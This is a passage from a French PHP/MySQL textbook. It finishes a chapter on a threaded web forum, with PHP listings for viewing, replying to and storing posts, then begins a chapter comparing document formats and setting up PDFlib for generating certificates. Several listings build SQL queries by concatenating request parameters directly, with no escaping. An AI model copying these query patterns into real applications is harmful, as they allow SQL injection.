  $post = get_post($postid);

  do_html_header($post['title']);

  // Affichage de l'article.
  display_post($post);

  // Si l'article a des réponses, on affiche leur arborescence.
  if($post['children']) {
    echo "<br /><br />";
    display_replies_line();
    display_tree($_SESSION['expanded'], 0, $postid);
  }

  do_html_footer();
?>
```

Ce script se sert essentiellement de trois appels de fonctions : `get post()`, `display post()` et `display tree()`.

La fonction `get post()` extrait les données relatives à un article dans la base de données. Son code est présenté dans le Listing 31.7.

Listing 31.7 : La fonction *get_post()* de *discussion_fns.php* — Cette fonction récupère un message dans la base de données

```
function get_post($postid) {
// Extrait un article de la base de données et le renvoie
// dans un tableau.

  if(!$postid) {
    return false;
  }
```

```
    $conn = db_connect();

    // Récupération de toutes les informations d'en-tête
    // à partir de la table 'header'
    $query = "select * from header where postid = '".$postid."'";
    $result = $conn->query($query);
    if($result->num_rows!=1) {
      return false;
    }
    $post = $result->fetch_assoc();

    // Récupération du contenu de l'article et ajout au résultat
    // précédent.
    $query = "select * from body where postid = '".$postid."'";
    $result2 = $conn->query($query);
    if($result2->num_rows>0)  {
      $body = $result2->fetch_assoc();
      if($body) {
        $post['message'] = $body['message'];
      }
    }
    return $post;
  }
```

À partir d'un `postid`, cette fonction effectue les deux requêtes nécessaires pour récupérer l'en-tête d'un article et son contenu, puis elle les assemble dans un seul tableau associatif qui est ensuite renvoyé.

Les résultats de cette fonction sont ensuite passés à la fonction `display post()` de *output_fns.php*. Celle-ci se contentant d'afficher le tableau et d'ajouter un formatage HTML, nous ne l'étudierons pas ici.

Pour terminer, le script *view_post.php* vérifie si cet article possède des réponses et appelle `display tree()` pour les afficher dans le format adéquat, c'est-à-dire en développant tous les nœuds et en supprimant tous les symboles "+" et " ".

Ajouter de nouveaux articles

Après tout cela, nous pouvons nous intéresser à la manière dont les nouveaux articles sont ajoutés dans le forum. Un utilisateur peut avoir recours à deux méthodes : il peut cliquer sur le bouton *New Post* dans la page principale, ou cliquer sur le bouton *Reply* dans la page *view_post.php*.

Ces actions activent le même script, *new_post.php*, mais avec différents paramètres. La Figure 29.8 représente la sortie de *new_post.php* lorsque l'utilisateur a cliqué sur le bouton *Reply*.

Figure 29.8

Dans les réponses, le texte de l'article d'origine est automatiquement recopié et indenté.

Examinons tout d'abord l'URL :

```
http://localhost/phpmysql4e/chapitre29/new_post.php?parent=5
```

Le paramètre passé dans `parent` correspond au `postid` du parent du nouvel article. Si l'utilisateur clique sur le bouton *New Post* au lieu de *Reply*, vous trouverez `parent=0` dans l'URL.

En outre, le texte du message d'origine est recopié et précédé du caractère `>`, comme pour la plupart des programmes de lecture d'e-mails et de news.

Enfin, vous remarquerez que le titre du message correspond au titre du message d'origine précédé de `"Re:"`.

Passons maintenant au code qui produit cette sortie et qui est présenté dans le Listing 29.8.

Listing 29.8 : *new_post.php* — Ce script permet à un utilisateur de saisir un nouvel article ou de répondre à un article existant

```
<?php
  include ('include_fns.php');

  $title = $_POST['title'];
  $poster = $_POST['poster'];
```

```
    $message = $_POST['message'];

    if(isset($_GET['parent'])) {
       $parent = $_GET['parent'];
    } else {
      $parent = $_POST['parent'];
    }

    if(!$area) {
      $area = 1;
    }

    if(!$error) {
      if(!$parent) {
        $parent = 0;
        if(!$title) {
          $title = 'New Post';
        }
      } else {
        // Récupération du titre de l'article.
        $title = get_post_title($parent);

        // Ajout de 'Re:'
        if(strstr($title, 'Re: ') == false) {
          $title = 'Re: '.$title;
        }

        // Garantit que le titre tiendra bien dans la BD
        $title = substr($title, 0, 20);

        // Ajoute un motif de citation à l'article auquel on répond.
        $message = add_quoting(get_post_message($parent));
      }
    }
    do_html_header($title);

    display_new_post_form($parent, $area, $title, $message,
                          $poster);

    if($error) {
       echo "<p>Your message was not stored.</p>
             <p>Make sure you have filled in all fields and
             try again.</p>";
    }

    do_html_footer();
  ?>
```

Après une configuration initiale, ce script vérifie si le parent vaut 0. Si c'est le cas, il s'agit d'un nouveau sujet et il faut passer par quelques étapes supplémentaires.

S'il s'agit d'une réponse (`$parent` contient le `postid` d'un article existant), le script continue et recopie le titre et le texte du message d'origine, comme ceci :

```
// Récupération du titre de l'article.
$title = get_post_title($parent);

// Ajout de 'Re:'
if(strstr($title, 'Re: ') == false) {
   $title = 'Re: '.$title;
}

// Garantit que le titre tiendra bien dans la BD
$title = substr($title, 0, 20);

// Ajout d'un motif de citation à l'article auquel on répond.
$message = add_quoting(get_post_message($parent));
```

Ce code fait appel aux fonctions `get post title()`, `get post message()` et `add quoting()`, qui se trouvent toutes dans la bibliothèque *discussion_fns.php*. Elles sont présentées respectivement dans les Listings 29.9, 29.10 et 29.11.

Listing 29.9 : La fonction *get_post_title()* de *discussion_fns.php* — Cette fonction récupère le titre d'un message dans la base de données

```
function get_post_title($postid) {
  // Extrait le titre d'un article à partir de la BD.

  if(!$postid) {
    return '';
  }

  $conn = db_connect();

  // Récupère toutes les informations d'en-tête à partir de la
  // table 'header'
  $query = "select title from header
            where postid = '".$postid."'";
  $result = $conn->query($query);
  if($result->num_rows!=1) {
    return '';
  }
  $this_row = $result->fetch_array();
  return  $this_row[0];

}
```

Listing 29.10 : La fonction *get_post_message()* de *discussion_fns.php* — Cette fonction récupère le contenu d'un message dans la base de données

```
function get_post_message($postid) {
  // Extrait le contenu d'un article à partir de la BD.

  if(!$postid) {
    return '';
  }
```

```
    $conn = db_connect();

    $query = "select message from body
              where postid = '".$postid."'";
    $result = $conn->query($query);
    if($result->num_rows>0)   {
      $this_row = $result->fetch_array();
      return $this_row[0];
    }
  }
```

Ces deux premières fonctions récupèrent, respectivement, le titre et le contenu d'un article à partir de la base de données.

Listing 29.11 : La fonction *add_quoting()* de *discussion_fns.php* — Cette fonction indente le texte d'un message avec le symbole ">"

```
function add_quoting($string, $pattern = '> ') {
  // Ajoute un motif de citation pour marquer le texte cité dans
  //  votre réponse.
return $pattern.str_replace("\n", "\n$pattern", $string);
}
```

La fonction `add quoting()` reformate la chaîne de caractères pour ajouter le caractère > au début de chaque ligne.

Après avoir saisi sa réponse et cliqué sur le bouton *Post*, l'utilisateur arrive sur le script *store_new_post.php*, qui produit un résultat comme celui de la Figure 29.9.




Figure 29.9

Le nouvel article est désormais visible dans l'arborescence.

Le nouvel article est disponible sous le titre `Re: using gd? Laura 01:09 07/07/2004`. Ceci mis à part, cette page ressemble à la page classique *index.php*.

Passons maintenant au code de *store_new_post.php* présenté dans le Listing 29.12.

Listing 29.12 : *store_new_post.php* — Ce script ajoute le nouvel article dans la base de données

```
<?php
  include ('include_fns.php');
  if($id = store_new_post($_POST)) {
    include ('index.php');
  } else  {
    $error = true;
    include ('new_post.php');
  }
?>
```

Comme vous pouvez le constater, ce script est assez court puisque son rôle principal consiste à appeler la fonction `store new post()`, présentée dans le Listing 29.13. Cette page n'affiche aucune information. En cas de succès, nous revenons à la page générale ; sinon nous revenons à la page *new_post.php* pour que l'utilisateur puisse effectuer une nouvelle tentative.

Listing 29.13 : La fonction *store_new_post()* de *discussion_fns.php* — Cette fonction valide et enregistre le nouvel article dans la base de données

```
function store_new_post($post) {
  // Valide, nettoie et enregistre un nouvel article.

  $conn = db_connect();
  // Vérifie qu'aucun champ n'est vide.
  if(!filled_out($post))  {
    return false;
  }
  $post = clean_all($post);

  // Vérifie s'il existe un parent
  if($post['parent']!=0)   {
    $query = "select postid from header where
              postid = '".$post['parent']."'";
    $result = $conn->query($query);
    if($result->num_rows!=1)  {
      return false;
    }
  }

  // Vérifie que ce n'est pas un doublon.
```

```
  $query = "select header.postid from header, body where
            header.postid = body.postid and
            header.parent = ".$post['parent']." and
            header.poster = '".$post['poster']."' and
            header.title = '".$post['title']."' and
            header.area = ".$post['area']." and
            body.message = '".$post['message']."'";

  $result = $conn->query($query);
  if (!$result) {
     return false;
  }

  if($result->num_rows>0) {
     $this_row = $result->fetch_array();
     return $this_row[0];
  }

  $query = "insert into header values
            ('".$post['parent']."',
             '".$post['poster']."',
             '".$post['title']."',
             0,
             '".$post['area']."',
             now(),
             NULL
            )";

  $result = $conn->query($query);
  if (!$result) {
     return false;
  }

  // Notre parent a maintenant un fils : on le note
  $query = "update header set children = 1
            where postid = '".$post['parent']."'";
  $result = $conn->query($query);
  if (!$result) {
     return false;
  }

  // Trouve notre postid. Il pourrait y avoir plusieurs en-têtes
  // identiques, sauf cet id et, probablement, la date d'envoi.

$query = "select header.postid from header left join body
            on header.postid = body.postid
            where parent = '".$post['parent']."'
               and poster = '".$post['poster']."'
               and title = '".$post['title']."'
```

```
                and body.postid is NULL";

    $result = $conn->query($query);
    if (!$result)  {
       return false;
    }

    if($result->num_rows>0) {
      $this_row = $result->fetch_array();
      $id = $this_row[0];
    }

    if($id) {
       $query = "insert into body values
                     ($id, '".$post['message']."')";
       $result = $conn->query($query);
       if (!$result) {
         return false;
       }

      return $id;
    }

  }
```

Cette fonction est assez longue, mais elle n'est pas très compliquée. Elle est longue parce que l'insertion d'un article nécessite l'ajout d'entrées dans les tables contenant les en-têtes et les contenus, ainsi que la mise à jour du parent de l'article dans la table `header` pour indiquer qu'il possède un enfant de plus.

Cela termine notre étude de l'application de forum web.

Extensions

Ce projet peut être amélioré de plusieurs manières :

- Vous pouvez ajouter des options de navigation et d'affichage, afin de pouvoir passer à l'article suivant, au précédent, à l'article suivant ou précédent dans le fil de discussion.
- Vous pouvez ajouter une interface d'administration pour installer de nouveaux forums et pour supprimer les anciens articles.
- Vous pouvez ajouter une authentification des utilisateurs afin que seuls les utilisateurs enregistrés puissent envoyer des articles.
- Vous pouvez ajouter un mécanisme de modération ou de censure.

N'hésitez pas à vous renseigner sur les systèmes existants pour trouver d'autres idées.

Utiliser un système existant

Phorum est un projet de forum web open-source. Son système de navigation est différent du nôtre, mais sa structure peut être facilement personnalisée pour s'adapter à vos besoins. Une de ses caractéristiques les plus intéressantes est qu'il peut être configuré par l'utilisateur pour afficher tous les articles, ou par fils de discussion. Vous trouverez plus d'informations sur ce programme sur le site **http://www.phorum.org**.

Pour la suite

Au Chapitre 30, nous verrons comment utiliser le format PDF pour fournir des documents attractifs, cohérents au niveau de l'impression et un peu plus sécurisés que des documents classiques. Ces documents peuvent se révéler utiles pour un grand nombre d'applications produisant des services, comme la génération de contrats en ligne.

30

Production de documents personnalisés en PDF

Sur les sites de services, nous devons parfois fournir des documents personnalisés produits à partir d'informations saisies par les utilisateurs. Nous pouvons ainsi créer des formulaires qui sont remplis automatiquement ou des documents personnalisés, comme des documents légaux, des lettres ou des certificats.

L'exemple que nous étudierons dans ce chapitre permet d'afficher une page d'évaluation des connaissances et de générer un certificat.

Présentation du projet

Nous souhaitons proposer à nos visiteurs un examen composé de plusieurs questions. S'ils obtiennent une note suffisante, nous produirons un certificat indiquant qu'ils ont réussi l'examen.

Pour que les notes puissent être évaluées facilement par nos ordinateurs, l'examen sera présenté sous la forme d'un QCM, c'est-à-dire que chaque question sera accompagnée de plusieurs propositions de solutions, dont une seule sera exacte.

Si un utilisateur a trouvé suffisamment de bonnes réponses, il obtient automatiquement un certificat.

Dans l'idéal, le format de fichier pour ce certificat doit remplir les conditions suivantes :

- Il doit être facile à concevoir.
- Il doit pouvoir contenir des éléments très différents, comme des images bitmap et des images vectorielles.
- Il doit pouvoir être imprimé avec une bonne qualité.
- Il ne faudrait télécharger qu'un petit fichier.

- Il doit être produit presque instantanément.
- Il doit pouvoir être produit à faible coût.
- Il doit être compatible avec un nombre maximal de systèmes d'exploitation.
- Il doit être difficile à falsifier ou à modifier.
- Il ne doit nécessiter aucun logiciel spécial pour l'afficher ou pour l'imprimer.
- Son affichage et son impression doivent être cohérents sur tous les systèmes.

Comme pour beaucoup d'autres décisions, nous devrons probablement effectuer quelques compromis lors du choix du format final, afin de réaliser la plus grande partie de ces objectifs.

Évaluation des formats de documents

La décision la plus importante que nous devrons effectuer concerne le choix du format des certificats. Nous pouvons choisir entre les supports papier, texte ASCII, HTML, RTF, PostScript, PDF, Microsoft Word ou le format d'un autre traitement de texte. D'après les dix critères que nous venons de voir, nous pouvons tenter de comparer les différentes options qui s'offrent à nous.

Papier

Ce format offre des avantages évidents. Nous pouvons contrôler l'intégralité du processus et vérifier chaque certificat avant de l'envoyer. Nous n'avons pas besoin de nous inquiéter à propos des logiciels ou de la bande passante et les certificats peuvent être imprimés avec des dispositifs particuliers empêchant de les dupliquer.

Ce format correspond donc à toutes nos attentes, sauf que les certificats ne peuvent pas être créés ni envoyés instantanément. En outre, un envoi par courrier traditionnel peut prendre plusieurs jours ou plusieurs semaines, en fonction de l'emplacement géographique des destinataires.

En outre, la production d'un certificat coûterait quelques euros, pour l'impression et l'envoi, et probablement encore plus en manutention. Les méthodes de transmission électroniques automatisées sont bien moins chères.

Texte ASCII

L'envoi de documents en ASCII ou en texte brut possède également plusieurs avantages. Il n'existe dans ce cas aucun problème de compatibilité. La bande passante nécessaire est très réduite et les coûts sont ainsi très faibles. Grâce à la simplicité du résultat final, ce type de document est très simple et très rapide à générer par un script.

Cependant, si nous présentons un fichier ASCII à nos visiteurs, nous n'aurons qu'un contrôle très réduit sur l'apparence de leur certificat. Il est notamment impossible de contrôler les polices ou les sauts de page. Nous ne pouvons qu'inclure le texte important sans pouvoir influer sur le formatage. En outre, il est impossible de contrôler la duplication ou la modification des certificats. C'est la méthode qui permet de falsifier les certificats le plus facilement.

HTML

Pour la transmission de documents sur le Web, on pense immédiatement au format HTML, conçu précisément dans ce but. Comme vous le savez probablement déjà, ce format permet de contrôler l'apparence des documents, d'inclure des objets, par exemple des images, et il est compatible (moyennant quelques variations) avec de nombreux systèmes d'exploitation et logiciels. Il est de plus très facile à implémenter, ce qui permet de simplifier la conception des certificats et de les produire rapidement avec un script avant de les transmettre automatiquement par Internet.

Le format HTML présente cependant plusieurs inconvénients pour cette application : il n'offre qu'un support limité pour le formatage de l'impression, par exemple les sauts de page. Il ne produit pas toujours des résultats très uniformes sur les différentes plates-formes ou avec différents programmes. En outre, la qualité d'impression n'est pas toujours la même. Enfin, bien que le format HTML permette d'inclure n'importe quel type d'élément externe, les navigateurs ne peuvent pas toujours afficher certains types d'éléments particuliers.

Formats des traitements de texte

Ce format n'est essentiellement intéressant que pour les projets internes. Pour les projets sur Internet, ce type de format vous limite aux utilisateurs qui possèdent les traitements de texte choisis. En raison de son importance sur le marché, le choix de Microsoft Word paraît le plus logique car la plupart des utilisateurs ont accès à ce logiciel ou à un traitement de texte capable d'importer des documents Word, comme OpenOffice Writer.

Les utilisateurs de Windows qui ne possèdent pas Word peuvent télécharger un programme gratuit de lecture des documents Word à l'adresse **http://www.microsoft.com/office/000/viewers.asp**.

La création d'un document au format Microsoft Word possède quelques avantages. Tant que vous possédez une copie de Word, la conception des documents est assez facile. En outre, l'impression peut être contrôlée assez précisément et le contenu du document peut être manié avec une grande souplesse. Vous pouvez également protéger vos documents de toute modification en les protégeant par un mot de passe.

Malheureusement, les fichiers Word ont tendance à être particulièrement volumineux, surtout s'ils contiennent des images ou d'autres éléments complexes, et il n'existe aucun moyen simple de les produire dynamiquement avec PHP. Ce format est documenté, mais il s'agit d'un format binaire et sa documentation n'est fournie que sous certaines conditions de licence. On peut produire un document Word avec un objet COM, mais ce n'est vraiment pas une opération simple.

Une autre possibilité consiste à envisager le recours au traitement de texte OpenOffice Writer, qui a l'avantage de ne pas être un logiciel propriétaire et d'utiliser XML comme format de fichier. Office 2003 et 2007 prennent maintenant aussi en charge un format de fichier XML natif, et la DTD (*Document Type Definition*) qu'ils utilisent peut être téléchargée depuis le site **www.microsoft.com**. Recherchez "Office XML Reference Schemas". Cela pourrait être une option possible, mais elle n'est pas simple.

Rich Text Format

Le format RTF est presque aussi complet que celui de Microsoft Word, mais les fichiers sont plus simples à produire. Nous pouvons toujours contrôler d'une manière assez précise la présentation du document et son impression et il reste possible d'inclure certains éléments, comme des images bitmap ou des images vectorielles. Nous sommes donc à peu près sûrs que l'utilisateur obtiendra un résultat semblable au nôtre lorsqu'il affichera ou imprimera le document.

Le format RTF est, en fait, le format texte de Microsoft Word. Il s'agit d'un format d'échange permettant de transférer des documents entre différents programmes : d'une certaine manière, il est donc comparable au format HTML. Il se sert d'une syntaxe particulière et de certains mots clés à la place de données binaires pour formater les informations. Il est par conséquent relativement lisible pour les êtres humains.

Ce format est très bien documenté. Sa spécification est disponible gratuitement en recherchant "RTF specification" sur le site de Microsoft.

Le moyen le plus simple de produire un document RTF consiste à choisir l'option *Enregistrer sous* puis *RTF* dans votre traitement de texte. Comme les fichiers RTF ne contiennent que du texte, il est possible de les produire directement et les documents existants peuvent être facilement modifiés.

Ce format étant documenté gratuitement, il est plus répandu que le format de Microsoft Word. Il faut cependant savoir que, lorsqu'un fichier RTF complexe est ouvert avec les anciennes versions de Microsoft Word ou avec différents traitements de texte, les résultats sont souvent différents. Chaque nouvelle version de Word introduit de nouveaux mots-clés RTF qui ne sont pas toujours reconnus par les autres programmes.

Si l'on revient à notre liste de spécifications, les certificats RTF sont assez faciles à concevoir à l'aide de Word ou d'un autre traitement de texte. De plus, ces certificats peuvent contenir différents éléments, comme des images bitmap et des images vectorielles, leur qualité d'impression est tout à fait suffisante, ils peuvent être produits facilement et rapidement et ils peuvent être envoyés à faible coût, par un moyen électronique.

Ce format est compatible avec la plupart des applications et des systèmes d'exploitation, bien que les résultats ne soient pas toujours les mêmes. D'un autre côté, les documents RTF peuvent être facilement et librement modifiés par n'importe qui, ce qui peut poser problème pour des certificats ou d'autres types de documents confidentiels. Leur taille peut devenir assez importante pour des documents complexes.

Le format RTF est donc une bonne option pour la plupart des applications d'envoi de documents et vous pouvez donc le retenir.

PostScript

Le format PostScript d'Adobe est un langage de description de pages. Il s'agit d'un langage de programmation complexe et très puissant, destiné à représenter des documents de manière indépendante des plates-formes, c'est-à-dire que ce format décrit des documents qui seront représentés de la même manière sur différents périphériques, par exemple des imprimantes ou des écrans. Ce format est très bien documenté et au moins trois livres y sont consacrés, ainsi qu'un grand nombre de sites web.

Un document PostScript peut contenir des éléments de formatage très précis, du texte, des images, des polices intégrées et d'autres éléments. Il est assez facile de produire un document PostScript à partir d'une application en l'imprimant *via* un pilote d'impression PostScript. Si cela vous intéresse, vous pouvez même apprendre à vous servir directement de ce langage de programmation.

Les documents PostScript sont très portables. Ils permettent d'obtenir des impressions cohérentes et de haute qualité sur différents périphériques et avec différents systèmes d'exploitation.

Cependant, la distribution des fichiers PostScript souffre de plusieurs inconvénients : les fichiers peuvent être volumineux et la plupart des utilisateurs devront télécharger des logiciels supplémentaires pour pouvoir les utiliser.

La plupart des utilisateurs d'Unix peuvent produire directement les fichiers PostScript, mais les utilisateurs de Windows devront télécharger d'autres logiciels, comme *GSview*, qui se sert de l'interpréteur PostScript *Ghostscript*. Ce programme est disponible pour plusieurs plates-formes mais, bien qu'il soit disponible gratuitement, il ne paraît pas raisonnable d'obliger les utilisateurs à télécharger des logiciels supplémentaires.

Vous trouverez plus d'informations sur *Ghostscript* sur le site **http://www.ghostscript.com/** et vous pouvez le télécharger sur le site **http://www.cs.wisc.edu/~ghost/**.

Pour notre application, le format PostScript est très intéressant car il permet d'obtenir des impressions cohérentes et de haute qualité, mais il ne remplit pas la plupart de nos autres conditions.

Portable Document Format

Heureusement, il existe un format presque aussi puissant que PostScript, mais qui lui ajoute plusieurs avantages significatifs. Le format PDF (qui a également été créé par Adobe) a été conçu pour distribuer des documents qui doivent se comporter de manière cohérente sur différentes plates-formes et qui doivent fournir des résultats de haute qualité, à la fois sur un écran et sur papier.

Adobe décrit ainsi le format PDF : "Un standard ouvert *de facto* pour la distribution des documents électroniques dans le monde. Le format PDF est un format de fichier universel qui préserve les polices, le formatage, les couleurs et les images de n'importe quel document, quelles que soient l'application et la plate-forme utilisées lors de sa création. Les fichiers PDF sont compacts et peuvent être partagés, affichés, parcourus et imprimés de manière précise par n'importe quelle personne possédant *Adobe Acrobat Reader*."

Le format PDF est un format ouvert et sa documentation est disponible gratuitement sur le site **http://partners.adobe.com/asn/tech/pdf/specifications.jsp** ainsi que sur plusieurs autres sites web et dans un livre officiel.

Compte tenu de nos spécifications, le format PDF est donc très intéressant : les documents PDF fournissent une sortie cohérente et de haute qualité, ils peuvent intégrer des éléments complexes comme des images bitmap ou des images vectorielles, ils peuvent être compressés, transmis électroniquement et sont utilisables sur la plupart des systèmes d'exploitation. En outre, ils peuvent intégrer des contrôles de sécurité.

En revanche, l'inconvénient principal de ce format est qu'une majeure partie des logiciels permettant de créer des documents PDF sont payants. Pour lire les fichiers PDF, il faut disposer d'un logiciel de lecture adapté, mais Acrobat Reader est disponible gratuitement pour Windows, Unix et Macintosh. La plupart des visiteurs de votre site auront probablement déjà l'habitude de l'extension *.pdf*, et il y a de fortes chances qu'ils aient déjà installé ce programme de lecture.

Les fichiers PDF constituent donc un bon moyen de distribuer des documents attractifs et imprimables, en particulier si vous ne souhaitez pas qu'ils soient facilement modifiables. Dans ce projet, nous présenterons deux manières de produire un certificat PDF.

Les composants de la solution

Pour que notre système fonctionne, nous devons pouvoir évaluer les connaissances des utilisateurs et produire des certificats pour ceux qui réussissent l'examen. Pour ce projet, nous allons présenter trois méthodes permettant de générer ces certificats : à partir d'un modèle RTF, à partir d'un modèle PDF et en produisant un nouveau document PDF par programme.

Voyons maintenant quels sont les composants nécessaires pour notre application.

Système d'évaluation

Il serait assez complexe de créer un système souple pour l'évaluation en ligne, qui permette à la fois de poser différentes questions, plusieurs types de supports pour les informations présentées, des renseignements intéressants à propos des réponses erronées et des statistiques intelligentes dans un rapport complet.

Ici, nous nous intéressons surtout à la production de documents personnalisés transmissibles sur le Web, c'est pourquoi nous nous contenterons d'un système de QCM assez simple.

Ce QCM ne repose sur aucun logiciel particulier. Il passe par un formulaire HTML pour poser les questions et par un script PHP pour traiter les réponses. C'est ce que nous faisons depuis le Chapitre 1.

Logiciel de génération des documents

Aucun logiciel supplémentaire n'est nécessaire sur le serveur web pour produire des documents RTF ou PDF à partir de modèles, mais vous aurez besoin de certains logiciels pour créer ces modèles. Pour pouvoir utiliser les fonctions PHP de création de documents PDF, il faut compiler les outils de support de PDF avec PHP. Nous y reviendrons dans un instant.

Logiciel pour la création des modèles RTF

Vous pouvez utiliser le traitement de texte de votre choix pour produire des fichiers RTF. Nous nous sommes servis de Microsoft Word pour créer notre modèle de certificat. Vous retrouverez ce modèle sur le site Pearson, dans le répertoire chapitre30.

Si vous préférez passer par un autre traitement de texte, il est quand même conseillé de tester le résultat obtenu avec Microsoft Word, car c'est le logiciel dont se serviront la plupart de vos utilisateurs.

Logiciel pour la création des modèles PDF

Les documents PDF sont un peu plus complexes à produire. Le plus simple est encore d'acheter Acrobat d'Adobe, qui permet de créer des documents PDF de haute qualité à partir de différentes applications. C'est lui dont nous nous sommes servis pour créer le fichier modèle de ce projet.

Pour créer ce fichier, nous avons d'abord utilisé Microsoft Word pour concevoir un document. L'un des outils fournis avec Acrobat est Adobe Distiller. Avec cette application, il faut choisir quelques options qui ne sont pas sélectionnées par défaut. Le fichier doit être enregistré au format ASCII et la compression doit être désactivée. Après avoir sélectionné ces options, la création du document PDF est aussi simple qu'une impression classique.

Vous trouverez plus d'informations sur Acrobat sur la page **http://www.adobe.com/products/acrobat/** et vous pourrez l'acheter en ligne, ou passer par un magasin d'informatique traditionnel.

Pour créer des documents PDF, vous pouvez également passer par le programme `ps2pdf`, qui, comme son nom l'indique, convertit des fichiers PostScript en fichiers PDF. Il a l'avantage d'être gratuit, mais sa qualité laisse à désirer pour les documents contenant des images ou des polices non standard. Le convertisseur `ps2pdf` est fourni avec la bibliothèque *Ghostscript* dont nous venons de parler.

Naturellement, si vous avez l'intention de créer un fichier PDF de cette manière, il faut commencer par créer votre fichier en PostScript. Les utilisateurs d'Unix se serviront pour cela des utilitaires classiques `a2ps` ou `dvips`.

Si vous travaillez dans un environnement Windows, vous pouvez également créer des fichiers PostScript sans Distiller, moyennant un processus un peu plus complexe consistant à installer un pilote d'impression PostScript. Vous pouvez, par exemple, vous servir du pilote de l'imprimante LaserWriter IINT d'Apple. Si vous n'avez installé aucun pilote PostScript, vous pouvez en charger un sur le site d'Adobe, **http://www.adobe.com/support/downloads/product.jsp?product=44&platform=Windows**.

Pour créer votre fichier PostScript, il suffit ensuite de sélectionner cette imprimante et de choisir l'option *Imprimer dans un fichier*, qui se trouve en général dans la boîte de dialogue d'impression.

La plupart des applications Windows génèrent alors un fichier avec l'extension .prn mais, comme il s'agit d'un fichier PostScript, il vaut mieux changer cette extension en .ps. Vous devriez être capable de l'afficher avec GSview ou un autre programme d'affichage de fichiers PostScript, ou de créer un fichier PDF avec `ps2pdf`.

N'oubliez pas que la qualité du fichier PostScript obtenu dépend du pilote choisi. Vous verrez que certains fichiers générés de cette manière produisent des erreurs lorsque vous les passez à l'utilitaire `ps2pdf`. Dans ce cas, nous vous suggérons de choisir un autre pilote d'imprimante.

Si votre intention est de créer uniquement quelques fichiers PDF, le service en ligne d'Adobe peut être suffisant. Pour 9,99 euros par mois, vous pouvez envoyer des fichiers dans différents formats et récupérer les fichiers PDF équivalents. Ce service s'est révélé tout à fait adapté pour la création de nos certificats, mais il ne permet pas de sélectionner certaines options importantes pour ce projet. En effet, le fichier PDF obtenu est enregistré dans un fichier binaire compressé, qui est donc très difficilement modifiable.

Vous trouverez ce service à l'adresse **http://createpdf.adobe.com/**.

Ce service propose également une option d'évaluation gratuite et vous pouvez utiliser le service gratuit de **http://www.adobe.com** si vous avez moins de cinq PDF à produire.

Il existe également une interface FTP au programme `ps2pdf`, sur le site Net Distillery, **http://www.babinszki.com/distiller/**.

Une dernière option consiste à encoder le certificat en XML et à utiliser des XSLT (*XML Style Sheet Transformations*) pour le convertir en PDF et dans tout autre format désiré. Cette méthode requiert une bonne compréhension de XSLT et ne sera donc pas traitée ici.

Logiciels pour créer des fichiers PDF à partir d'un programme

PHP permet de créer des documents PDF grâce à ses fonctions PDFlib qui utilisent la bibliothèque *PDFlib*, disponible sur le site **http://www.pdflib.com/products/pdflib-family/**, qui fournit une API permettant de créer des documents PDF.

Cette bibliothèque n'est ni libre ni gratuite : pour l'utiliser, vous devez acquérir une licence commerciale. *PDFlib Lite* est disponible en open-source et est gratuite sous certaines conditions, pour une utilisation non commerciale, notamment.

Certaines bibliothèques gratuites, comme *FPDF*, commencent à apparaître. *FPDF* n'est pas encore aussi fournie en fonctionnalités que ne le sont les bibliothèques commerciales. En outre, *FPDF* étant écrite en PHP (au lieu de l'être en C comme extension PHP), elle est un peu plus lente que les deux autres. Vous pouvez la télécharger à l'adresse **http://www.fpdf.org/**.

Dans ce chapitre, nous utilisons PDFlib, car il s'agit probablement de l'extension la plus couramment utilisée.

Pour savoir si PDFlib est déjà installée sur votre système, examinez la sortie de la fonction `phpinfo()`. Dans la section pdf, vous verrez si PDFlib est installée et, si c'est le cas, son numéro de version.

Si vous projetez d'insérer des images TIFF ou JPEG dans vos documents PDF, vous devez commencer par installer la bibliothèque TIFF, disponible sur le site **http://www.libtiff.org**, et la bibliothèque JPEG, disponible sur le site **ftp://ftp.uu.net/graphics/jpeg/**.

Si l'extension PDFLIB n'est pas intégrée à votre installation de PHP, vous devez récupérer les fichiers à partir de PECL (PHP Extension Community Library) et l'installer manuellement.

Sur les systèmes non Windows, récupérez les fichiers à partir de **http://pecl.php.net/package/pdflib** et installez-les à l'aide de la commande `pecl` en ayant soin de lire les instructions de la page **http://www.php.net/manual/en/install.pecl.pear.php**.

Avec Windows, récupérez l'extension précompilée (*php_pdf.dll*) en téléchargeant ce fichier à partir de **http://pecl4win.php.net/ext.php/php_pdflib.dll** ou en téléchargeant toute la bibliothèque des extensions PECL compilées à partir de la page de téléchargement de PHP.net. Puis placez le fichier *php_pdflib.dll* dans le répertoire des extensions PHP (généralement le sous-répertoire *ext* du répertoire d'installation de PHP) et ajoutez la ligne suivante à *php.ini* :

```
extension=php_pdf.dll
```


Présentation de la solution

Nous allons mettre en œuvre un système pouvant produire trois résultats possibles. Comme le montre la Figure 30.1, nous allons poser les questions du QCM, évaluer les réponses données et générer un certificat en choisissant l'une des trois méthodes suivantes :

- production d'un document RTF à partir d'un modèle vierge ;
- production d'un document PDF à partir d'un modèle vierge ;
- production d'un document PDF par programme avec PDFlib.

Figure 30.1

